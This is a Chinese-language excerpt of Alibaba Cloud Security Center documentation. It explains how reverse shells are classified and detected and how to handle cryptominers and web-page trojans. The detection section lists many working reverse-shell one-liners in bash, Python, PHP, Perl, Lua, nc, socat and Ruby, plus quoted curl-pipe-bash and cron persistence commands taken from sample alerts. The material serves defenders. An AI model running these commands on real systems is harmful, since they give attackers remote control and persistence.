从检测的角度，可以将反弹Shell分为以下三种类型：

- **第一类反弹Shell：直接重定向Shell的输入输出到Socket**  
该类型反弹Shell最典型的例子是：

```
bash -i >& /dev/tcp/10.10.XX.XX/666 0>&1
```

以下介绍直接重定向Shell解释器的输入输出到Socket类型的常见案例。

- 案例一：

```
bash -i >& /dev/tcp/10.10.XX.XX/6060 0>&1
```

- 案例二：

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.XX.XX",6060));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

- 案例三：

```
php -r '$sock=fsockopen("10.10.XX.XX",6060);exec("/bin/sh -i <&3 >&3 2>&3");'
```

案例四:

```
perl -e 'use
Socket;$i="10.10.XX.XX";$p=6060;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");
exec("/bin/sh -i");};'
```

案例五:

```
lua -e
"require('socket');require('os');t=socket.tcp();t:connect('10.10.XX.XX','6060');os.execute('/bin/sh -i <&3 >&3 2>&3');"
```

该类反弹Shell通过重定向 `bash -i` 的标准输入、标准输出、标准错误到 `/dev/tcp Socket` 进行网络通信。下图可以帮助您理解重定向过程。



这类反弹Shell的检测可以通过检测Shell的标准输入、标注输出是否被重定向到Socket或检测一些简单的主机网络日志特征来实现。

```
[root@yundun ~]# ps afx | grep bash | grep -v "grep" | grep
4693 pts/2 Ss 0:00 \_ -bash
4709 pts/2 S+ 0:00 | \_ bash -i
[root@yundun ~]# ls -la /proc/4709/fd
总用量 0
dr-x----- 2 root root 0 1月 24 01:25 .
dr-xr-xr-x 9 root root 0 1月 24 01:25 ..
lrwx----- 1 root root 64 1月 24 01:25 0 -> socket:[9325411]
lrwx----- 1 root root 64 1月 24 01:25 1 -> socket:[9325411]
lrwx----- 1 root root 64 1月 24 01:25 2 -> socket:[9325411]
lrwx----- 1 root root 64 1月 24 01:25 255 -> /dev/tty
[root@yundun ~]#
```

云安全中心已支持检测此类型的反弹Shell，下图是检测出该类型反弹Shell后产生的告警。



- **第二类反弹Shell：通过管道、伪终端等中转，再重定向Shell的输入输出到中转**  
此类反弹Shell借助管道、伪终端等进行中转，例如下面这个典型案例将 `sh -i` 的标准输入、标准输出、标准错误重定向到命名管道 `/tmp/f`，同时加密通信数据也流向该命名管道。

```
mkfifo /tmp/f; /bin/sh -i < /tmp/f 2>&1 | openssl s_client -quiet -connect 0.0.XX.XX:666 > /tmp/f
```

通过管道、伪终端等作为中转体，并与Socket打通，重定向Shell解释器的输入输出到中转体，有以下常见案例：

- 案例一：

```
nc 10.10.XX.XX 6060|/bin/sh|nc 10.10.XX.XX 5050 nc -e /bin/bash 10.10.XX.XX 6060 nc -c bash 10.10.XX.XX 6060 socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.XX.XX:6060
```

- 案例二：

```
mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.XX.XX 6060>/tmp/f
```

- 案例三：

```
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.10.XX.XX:6060 > /tmp/s; rm /tmp/s
```

- 案例四：

```
mknod backpipe p; nc 10.10.XX.XX 6060 0<backpipe | /bin/bash 1>backpipe 2>backpipe
```


- 案例五：

```
bash -c 'exec 5<>/dev/tcp/10.10.XX.XX/6060;cat <&5|while read line;do $line >&5 2>&1;done'
```

- 案例六：

```
telnet 10.10.10.10 6060 | /bin/bash | telnet 10.10.XX.XX 5050
```

在某些变形的场景下，可能经过层层中转，但无论经过几层最终都会形成一条流动的数据通道。通过跟踪FD（文件描述符File Descriptor）和进程的关系可以检测该数据通道。



云安全中心已支持检测通过管道中转的反弹Shell，下图是检测出该类型反弹Shell后产生的告警。



此类反弹Shell使用频率较高，其中利用伪终端中转的方式值得单独讨论，比如以下案例。

```
python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.XX.XX", 10006)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")'
```

通过伪终端中转与通过管道等中转原理一样，但通过伪终端中转的检测难度大大提升，单从Shell的标准输入输出来看，和正常打开的终端没有什么区别。此外，一些场景如容器、各类产品Agent等也会有相似的日志记录，平衡漏报与误报的难度上大大提升。因此我们在文件描述符合检测方案的基础上，结合进程、网络等多种日志信息综合分析。以下是云安全中心检测出的利用伪终端中转方式的告警。

进程异常行为-反弹Shell 待处理备注 | 处理

该告警由如下引擎检测发现: 🔍 🔍 🔍 🔍

父进程文件路径: /usr/bin/bash

父进程ID: 5541

进程路径: /usr/bin/python2.7

进程ID: 5776

命令行: python -c import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(.....);os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")

用户名: root

进程链:

```
-[2846] /usr/sbin/sshd -D
-[5539] sshd: root@pts/1,pts/2,pts/3
-[5541] -bash
```

事件说明: 云安全中心检测到您的服务器被执行了反弹Shell命令，攻击者通过该方式与自己的服务器建立了反向网络连接，通过该连接可以执行任意命令。

- **第三类反弹Shell：编程语言实现标准输入中转，重定向命令执行的输入到中转**  
第三种类型反弹Shell通过编程语言实现标准输入的中转，然后重定向命令执行的输入到中转，标准输出和标准错误中转形式不限制。以下是该类型反弹Shell的典型示例：

```
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('0.0.0.0',666))\nwhile 1: proc = subprocess.Popen(s.recv(1024), stdout=subprocess.PIPE, stderr=subprocess.PIPE,Shell=True);s.send(proc.stdout.read()+proc.stderr.read())\"")"
```

Shell攻击者使用编程语言实现标准输入中转，重定向命令执行的输入到中转，有如下常见案例：

○ 案例一：

```
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('10.10.XX.XX',6060))\nwhile 1: proc = subprocess.Popen(s.recv(1024), Shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\"")"
```

○ 案例二：

```
lua5.1 -e 'local host, port = "10.10.XX.XX", 6060 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, "r") local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'
```

○ 案例三：

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.10.XX.XX","6060");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```



在这种场景下，反弹Shell的命令执行和正常业务行为变得更加难以区分，对抗程度上升，除了从进程命令行尽可能的覆盖这类反弹Shell的特征以外，云安全中心通过异常命令行为序列、异常Shell启动模型检测该类反弹Shell。

异常命令行为序列模型基于阿里云大数据实时计算平台，通过分析命令序列与攻击者获取Shell后行为相似度来判定是否为反弹Shell。而异常Shell启动模型结合多维度特征以及机器历史行为综合判定产出告警。以下是云安全中心已检测出的告警。

进程异常行为-Linux可疑命令序列 待处理 备注 处理

该告警由如下引擎检测发现:

用户名: root  
父进程文件路径: /usr/bin/bash  
父进程ID: 5855  
父进程命令行: -bash  
进程路径: /usr/bin/bash  
进程ID: 5858  
命令行: /bin/sh -i  
操作详情:

```
5855 curl myip.ipip.net  
5858 touch /tmp/t  
5859 cat /etc/passwd
```

事件说明: 云安全中心检测到您的服务器上某进程执行了一系列可疑的命令，这些命令与攻击者入侵后通常会执行的命令序列非常相似，建议排查这些命令的父进程，可能为反弹shell、远控木马、存在漏洞的Web服务，或者是合法进程被注入了恶意代码。

## 云安全中心多维检测方案



云安全中心会对混淆类样本，通过每种语言的Trace模式，动态解混淆后进行检测。近些年随着Java应用越来越多，在云上也出现一些利用JAR包进行反弹Shell的案例。云安全中心会对JAR等打包类文件进行静态反编译并结合动态的运行进行多维度判定。

恶意脚本-发现恶意脚本文件 待处理
备注 处理

该告警由如下引擎检测发现: 🔍 🔍 🔍 🔍

恶意脚本路径: /root/shell.jar

恶意脚本标签: 反弹SHELL

文件创建时间: 2021-02-01 16:32:50

文件修改时间: 2020-12-29 11:23:51

文件md5: fd2db8e9a444140f708efdca73

事件说明: 检测模型发现您的服务器上存在恶意脚本文件，该文件极有可能是攻击者成功入侵服务器后植入的，建议您根据恶意脚本的标签检查文件内容的合法性并进行处理。

随着攻防对抗程度提升，无文件攻击越来越流行，云安全中心针对无文件类反弹Shell提供了相应检测方案。

恶意脚本-恶意脚本代码执行 待处理
备注 处理

该告警由如下引擎检测发现: 🔍 🔍 🔍 🔍

命令行: bash -c (curl -fsSL http://[redacted]:8888/re.sh || wget -q -O - http://[redacted]:8888/re.sh) | bash

进程PID: 727

进程文件名: bash

父进程ID: 31289

父进程: java

父进程文件路径: /opt/jdk1.8.0\_172/bin/java

进程链:

```

-[21251] /usr/bin/dockerd-current --add-runtime docker-runc=/usr/libexec/docker/docker-runc-current --default-runtime=docker-runc --exec-opt native.cgroupdriver=systemd --userland-proxy-path=/usr/libexec/docker/docker-proxy-current --init-path=/usr/libexec/docker/docker-init-current --seccomp-profile=/etc/docker/seccomp.json --insecure-registry www.defangit.com:5000 --selinux-enabled --log-driver=journald --signature-verification=false --storage-driver overlay2
-[8765] /usr/bin/docker-containerd-current -l unix:///var/run/docker/libcontainerd/docker-containerd.sock --metrics-interval=0 --start-timeout 2m --state-dir /var/run/docker/libcontainerd/containerd --shim docker-containerd-shim --runtime docker-runc --runtime-args --systemd-cgroup=true
-[31274] /usr/bin/docker-containerd-shim-current 60905ef36c51ae3b1a9ce50eddf21d6ec038f18ae38bea4bc386cd67546b551e /var/run/docker/libcontainerd/60905ef36c51ae3b1a9ce50eddf21d6ec038f18ae38bea4bc386cd67546b551e /usr/libexec/docker/docker-runc-current
-[31289] /opt/java/bin/java -server -Dinstall4j.jvmDir=/opt/java -Dexe4j.moduleName=/opt/sonatype/nexus/bin/nexus -XX:+UnlockDiagnosticVMOptions -Dinstall4j.launcherId=245 -Dinstall4j.swt=false -Di4jv=0 -Di4jv=0 -Di4jv=0 -Di4jv=0 -Dxms1200m -Xmx1200m -XX:MaxDirectMemorySize=2g -Djava.util.prefs.userRoot=/nexus-data/javaprefs -XX:+UnlockDiagnosticVMOptions -XX:+UnsyncloadClass -XX:+LogVMOutput -XX:LogFile=./sonatype-work/nexus3/log/jvm.log -XX:-OmitStackTraceInFastThrow -Djava.net.preferIPv4Stack=true -Dkar

```

● 二进制沙箱

云安全中心对于常见的C/C++、Go、Meterpreter Shellcode等二进制反弹Shell开发方式进行了特殊的识别和处理，综合导入函数特征、代码特征、二进制在沙箱中的动态行为特征等多个维度进行检测。

恶意进程（云查杀）-反弹shell后门 待处理
备注 处理

该告警由如下引擎检测发现: 🔍 🔍 🔍

文件路径: /root/revershell

恶意文件md5: 2a4763229ab47a22b32cf0

进程id: 1865

描述: 检测到反弹shell的恶意后门程序。反弹shell是黑客常用的执行命令手段，黑客通过该方法可以随时获得系统控制权或进行恶意攻击。

● 流量特征分析

云安全中心覆盖常见Shell通信特征，辅助提升反弹Shell检测效果。

异常网络连接-异常网络流量 待处理 备注 处理

该告警由如下引擎检测发现: 

攻击者: [REDACTED]

被攻击资产: [REDACTED]

类型: 反弹Shell (Reverse Shell)

网络流量内容: [REDACTED]

命令行: python

进程路径: /usr/bin/python2.7

事件说明: 检测模型通过分析您服务器的流量,发现存在异常的网络流量通信,可能是成功的漏洞利用、恶意软件通信、敏感信息泄露、可疑的代理隧道等,请根据告警详情信息做进一步判断处理。

● 对抗行为检测

云安全中心覆盖常见绕过方式，如替换系统Shell、命令编码等，作为辅助手段提升检测效果。

敏感文件篡改-挪移系统文件 待处理 备注 处理

该告警由如下引擎检测发现: 

告警原因: 模型监控发现一个非系统文件路径的文件hash,与常见的系统文件hash一致。

告警的文件: /tmp/bbk

系统文件: /usr/bin/ncat

文件MD5: fd48f372b0a814108d6624deC[REDACTED]

事件说明: 检测模型发现您的服务器上进程尝试挪移系统文件,可能是攻击者在入侵过程中,通过挪移被安全软件监控的系统文件来达到绕过部分检测逻辑的目的。

# 11. 挖矿程序处理最佳实践

本文以挖矿程序为例，介绍云安全中心在处理挖矿病毒的事前、事中、事后所提供的安全告警、拦截查杀、溯源分析等服务。

## 前提条件

- 请在**资产中心**页面的**服务器**页签下，查看服务器的客户端（即云安全中心Agent）状态是否为开启，只有云安全中心客户端的状态为开启，云安全中心才能防护该服务器。
- 如果服务器的客户端状态为**暂停保护**，则说明该服务器上的客户端已被关闭，云安全中心无法为该服务器提供保护。您需要为该服务器开启保护。具体操作，请参见[修改服务器保护状态](#)。
- 如果服务器的客户端状态为**离线**，则说明该服务器上尚未安装云安全中心Agent，云安全中心无法为该服务器提供保护。您需要为该服务器安装云安全中心Agent。具体操作，请参见[安装Agent](#)。
- 如果您已为服务器成功安装云安全中心Agent，但在云安全中心控制台上该服务器的客户端状态仍为**离线**，您需要排查客户端离线的原因。具体操作，请参见[Agent离线排查](#)。

## 限制条件

请确保您使用的是云安全中心防病毒版、高级版、企业版或旗舰版。防病毒版、高级版、企业版或旗舰版才支持对您服务器中的挖矿程序进行处理。免费版仅支持安全告警检测，不支持安全告警处理。您可以通过购买云安全中心防病毒版、高级版或企业版来使用安全告警处理的功能。更多信息，请参见文档[购买云安全中心](#)。

[点击此处立即购买云安全中心](#)

## 免费试用

云安全中心为已购买免费版的用户提供7天免费试用旗舰版的活动。

如果您未购买过云安全中心，您还可以通过申请免费试用云安全中心的旗舰版，使用旗舰版处理挖矿程序。开通免费试用云安全中心旗舰版的具体介绍，请参见文档[开通免费试用](#)。

[点击此处免费试用云安全中心](#)

## 挖矿程序的特征

- 挖矿程序会占用CPU进行超频运算，导致CPU严重损耗，并且影响服务器上的其他应用。
- 挖矿程序还具备蠕虫化特点，当安全边界被突破时，挖矿病毒会向内网渗透，并在被入侵的服务器上持久化驻留以获取最大收益。
- 挖矿程序具有联动作用，在清理过程中会存在处理不及时或清理不干净导致挖矿病毒反复发生、出现恶意脚本替换系统命令的现象，从而导致执行系统命令时触发恶意脚本执行（例如：xorddos）。因此，需要在挖矿程序的一个执行周期内，尽快将被入侵服务器上的木马程序和持续化后门清理干净，否则容易导致挖矿病毒频繁复发。

## 如何判断资产中是否存在挖矿威胁

如果您服务器的CPU使用率明显升高，例如达到80%以上，并且出现未知进程持续向外发送网络包的情况，可以判定您的服务器中存在挖矿威胁。详细内容，请参见[如何判断资产中是否存在挖矿威胁？](#)

## 云安全中心用户处理挖矿程序

- 登录[云安全中心控制台安全告警页面](#)。
- 在安全告警列表中定位到**挖矿程序**，单击操作列的**处理**。

当出现挖矿事件时，云安全中心会产生挖矿程序的告警事件。

**注意** 强烈建议您在控制台出现告警事件、或安全治理通知后，使用病毒防御与扫描功能清理隐藏、持久化的恶意文件。具体操作，请参见**病毒防御**。

- 3. 对确认需要查杀的挖矿程序，选中**病毒查杀**，然后选中**隔离该进程的源文件**、**结束该进程的运行**，并单击**立即处理**，防止该程序再次启动。

云安全中心支持**同时处理相同告警功能**，如果您想批量处理相同规则或类型触发的告警，您可以使用此功能。

- 4. 对挖矿事件产生的其他衍生告警（例如：矿池通信行为），执行**阻断操作**。


云安全中心通过生成对应的策略防止服务器访问矿池，确保您有充足的时间对安全事件进行处理。您也可以手动将矿池IP加入安全组禁用。

- 5. 查看进程行为异常告警，确认是否存在异常的**计划任务**。



- 6. 开启**病毒拦截功能**。


针对无法及时清理服务器上残留的挖矿程序或清理不干净导致复发的情况，云安全中心提供的**病毒拦截功能**可对挖矿程序进行精准拦截，在事前抑制挖矿事件的发生。如何开启病毒拦截功能，请参见**主动防御**。



- 您可以使用云安全中心的病毒防护功能扫描您的资产，病毒扫描的结果会显示在安全告警处理页面。另外，病毒扫描将清理恶意文件的一些持久化行为，例如：自启动项、定时任务。具体操作，请参见**病毒防御**。

**说明** 病毒扫描结束后，请及时处理安全告警页面上报的告警事件，以确保您服务器的安全。

- 您还可以通过云安全中心提供的**入侵溯源功能**，详细了解挖矿程序入侵的过程和链路。



### 非云安全中心用户处理挖矿程序

挖矿程序为了最大程度获取利益，会存放大量的持久化后门，导致病毒杀不死或难以清理。如果您在未购买云安全中心服务的情况下遇到挖矿病毒，可以采取如下措施排查和处理。

### Linux系统

- 1. 执行以下命令查看挖矿进程的执行文件链接。

```
ls -l /proc/xxx/exe // xxx表示该进程的PID。
```

- 2. 清除挖矿进程的执行文件。
- 3. 在高CPU消耗的进程中定位到挖矿进程，并关闭该进程。
- 4. 检查并清除您服务器的防火墙中存在挖矿程序的矿池地址。
  - i. 执行以下命令查看是否存在业务范围之外的可疑通信地址和开放端口。

```
iptables -L -n
```

```
[root@i-xxxxx:~]# iptables -L -n
Chain INPUT (policy ACCEPT)
target prot opt source destination
ACCEPT tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:8888

Chain FORWARD (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
[root@i-xxxxx:~]#
```

- ii. 执行以下命令清除恶意矿池地址。

```
vi /etc/sysconfig/iptables
```

- 5. 执行以下命令排查是否存在定时任务。

```
crontab -l
```

```

crontab -l | grep -e "████████.74.42" | grep -v grep
if [ $? -eq 0 ]; then
    echo "cron good"
else
    (
        crontab -l 2>/dev/null
        echo "* * * * * $LDR http://████████.74.42/spr.sh | sh > /dev/null 2>&1"
    ) | crontab -
fi

```

您可以根据排查的结果，对可疑的定时任务文件进行处理，防止二次入侵。

6. 执行以下命令检查SSH公钥中是否存在挖矿病毒，防止出现持续后门。

```
cat .ssh/authorized_keys
```

```

[root@i5m5n9m5j5wzknq8cdpcz ~]# cat authorized_keys
ssh-rs
V1QkEEtmiJD5e7WRJurmJ1aUzExqRqagfRwdHfnuKRN1JgVb+1JZnt+U1Flo/rMtN7xEl9DtQBqfaJwGhhNFQF9Sz f2JwWA9KqGdYzWlsgL/N8wyYTAu17KhbkKXo7o07bz1Qfx007VJZE0a
m2ki/2iupXrwIKoZsNpD4JIQ56qKf7UkQahrNqTmb2DSAyUwSPKvTmtHr96zkUNViBZ4lSNZZL1+7VdHsY7GEKZLqw== root@████████ 0m96fj35Z

```

7. 查看其他服务器中是否存在挖矿行为，防止挖矿病毒重复感染内网中的其他服务器。

## Windows系统

1. 在PowerShell中执行以下命令，通过CPU占用情况排查可疑的挖矿进程。

```

ps | sort -des cpu
While(1) { ps | sort -des cpu | select -f 15 | ft -a; sleep 1; cls }

```

2. 执行以下命令，查看挖矿进程的磁盘文件、进程启动命令的参数。

```
wmic process where processid=xxx get processid,executablepath,commandline,name //xx
x表进程pid
```

3. 结束挖矿进程，清除挖矿文件。
4. 执行以下命令，检查主机连接的可疑网络端口。

```
netstat -ano | findstr xxx // xxx 表可疑的网络端口
```

5. 执行以下命令，检查服务器中hosts文件是否存在挖矿程序的矿池地址。

```
type C:\Windows\System32\drivers\etc\hosts
```

6. 执行以下命令，排查是否存在挖矿程序设定的计划任务。

```
schtasks /query
```

## 其他方案

如果病毒入侵较深，关联到系统底层组件，很难手动排查和清除。强烈建议您在备份重要数据后，重置服务器的系统，可确保完全清理挖矿程序。操作步骤如下：

1. 创建快照备份服务器上的重要数据。具体操作，请参见[创建一个云盘快照](#)。
2. 初始化服务器的操作系统。具体操作，请参见[重新初始化系统盘](#)。
3. 使用快照生成云盘。具体操作，请参见[使用快照创建云盘](#)。
4. 挂载云盘到重装系统后的服务器上。具体操作，请参见[挂载数据盘](#)。

同时，阿里云也提供安全应急响应服务，由专业的安全技术人员来帮助您解决，应急响应可提供的內容如下：



- 帮您全面清理系统中存在的木马、病毒、异常账号、异常文件、WebShell、暗链等。
- 分析黑客入侵手法，查找入侵原因。
- 指导用户进行安全加固。

应急响应服务的详细信息，请参见[应急响应服务](#)。

# 12. 防御挂马攻击最佳实践

本文为您介绍挂马攻击的相关信息、如何查找并清除挂马文件以及如何防御挂马攻击。

## 什么是挂马攻击

挂马攻击是指攻击者在攻击成功并获得了网站控制权后，在网站的网页中嵌入恶意代码。攻击者通常会使用iframe框架挂马、JS挂马、Body挂马、隐蔽挂马、CSS挂马等方式。

当网站用户访问被攻击成功的网页时，嵌入的恶意代码利用浏览器本身的漏洞、第三方ActiveX漏洞或其它插件（例如Flash、PDF插件等）漏洞，在用户不知情的情况下下载并执行恶意木马。

## 挂马攻击有什么危害

网站被挂马攻击后，表示黑客已成功入侵该网站。黑客可以获得该网站用户的账号密码、业务数据等敏感数据。如果网站用户访问了被攻击成功的网站，用户计算机就可能被植入恶意木马病毒，这些病毒会盗取用户的各类账号密码和数据，例如网银账户、社交账号和密码等。恶意木马病毒还可能会破坏被病毒感染计算机的本地数据，给用户的信息资产带来巨大的损失。因此，网站被挂马不仅会影响网站的公共形象，还可能会造成该网站用户的计算机系统故障和存储数据泄露。


## 如何查找并清除挂马文件

网站被挂马攻击是指黑客通过漏洞成功入侵网站，并在网站服务器文件系统或代码内植入了恶意代码或文件。建议您采用以下方法查找并清除挂马文件：

- 如果是特定的恶意代码，建议您快速根据URL目录找到挂马文件，然后删除。
- 一般操作系统或应用代码文件成百上千，靠人工很难识别挂马文件，建议您使用[云安全中心](#)自动化检测和处理挂马文件。
- 您也可以使用人工专家[应急响应服务](#)，排查入侵原因，找到漏洞并清理木马，确保系统安全可靠后再加强防护措施。避免二次入侵或重复发生挂马事件。

## 如何防御挂马攻击

及时修复网站系统和网站所在服务器的各类漏洞，可以降低网站被挂马攻击的风险。网站被挂马攻击会产生较大的危害主要是因为攻击者在攻击成功后，可以利用被篡改网页、浏览器或操作系统的漏洞、网页木马的下载执行和恶意程序的下载执行等方式，进一步扩大攻击范围。因此，您需要从网站系统各个层级去防护网站，抵御挂马入侵。下图是一般网站系统的架构。



建议您采用以下解决方法：

- **网络安全层**

- 建议您使用[ECS安全组](#)、[SLB白名单](#)、[云防火墙](#)等服务限制不必要的服务端口暴露在外网，防止暴露的服务端口被黑客利用。

- **主机系统层面**

- 建议您使用[堡垒机](#)管理ECS的登录方式，并针对不同运维人员按照[最小授权原则](#)进行精细化授权。
- 为云账号配置强密码。安全密码建议设置为8位以上，必须包括大写字母、小写字母、数字和特殊字符。同时建议每隔几个月更换一次密码，保证安全性。建议开通[多因素认证（MFA）](#)或SSH Key凭证登录。
- 关注安全漏洞情报，例如关注阿里云官网发布的[安全漏洞公告](#)。定期检测并修复网站本身以及网站所在服务端环境的各类漏洞，及时更新操作系统、应用服务软件补丁。
- 建议您开通[云安全中心](#)服务，使用云安全中心检测并修复您服务器上的安全风险、不安全配置项、操作系统漏洞、中间件漏洞等安全风险。
- 加强文件访问权限管理。设置敏感目录访问权限，限制修改目录的脚本执行权限，遵循[最小授权原则](#)配置文件系统的访问和修改权限。

- **数据库层面**

- 强烈建议不要使用数据库Web管理工具来管理数据库，也不要让Web管理系统直接对公网开放。
- 配置网络访问控制策略，仅允许应用服务器访问数据库服务，禁止数据库服务端口对公网开放。
- 配置复杂密码，对数据库服务进行加固。

- **应用安全层面**

- 对Web应用中间件进行安全加固。
- 在业务代码上线前，进行代码安全测试、白盒代码审计等工作，并在修复已发现漏洞后，再上线发布，防止业务代码上线后黑客利用存在的漏洞入侵业务系统。
- 业务系统上线前或上线后，使用[漏洞扫描服务](#)定期对网站和Web业务系统进行漏洞扫描，及时处理存在的安全漏洞。
- 排查程序存在的漏洞，并及时修复漏洞。您可以使用[应急响应服务](#)协助您排查漏洞及入侵原因，同时可以使用[Web应用防火墙](#)保护您的Web应用。Web应用防火墙可以帮助您拦截外部攻击行为，降低您的Web应用被黑客入侵的可能性。

# 13. 阿里云服务器批量安装Agent

本文介绍在阿里云服务器上批量安装Agent的方法。

## 背景信息

您需要有带ECS管理权限的账号的AK完成批量安装云助手，才能批量安装云安全中心Agent。

## 操作步骤

1. 下载[阿里云CLI工具](#)。
2. 执行以下命令，配置阿里云CLI的认证信息。如未完成该配置，您将无法使用阿里云CLI安装云助手。

```
aliyun configure
```



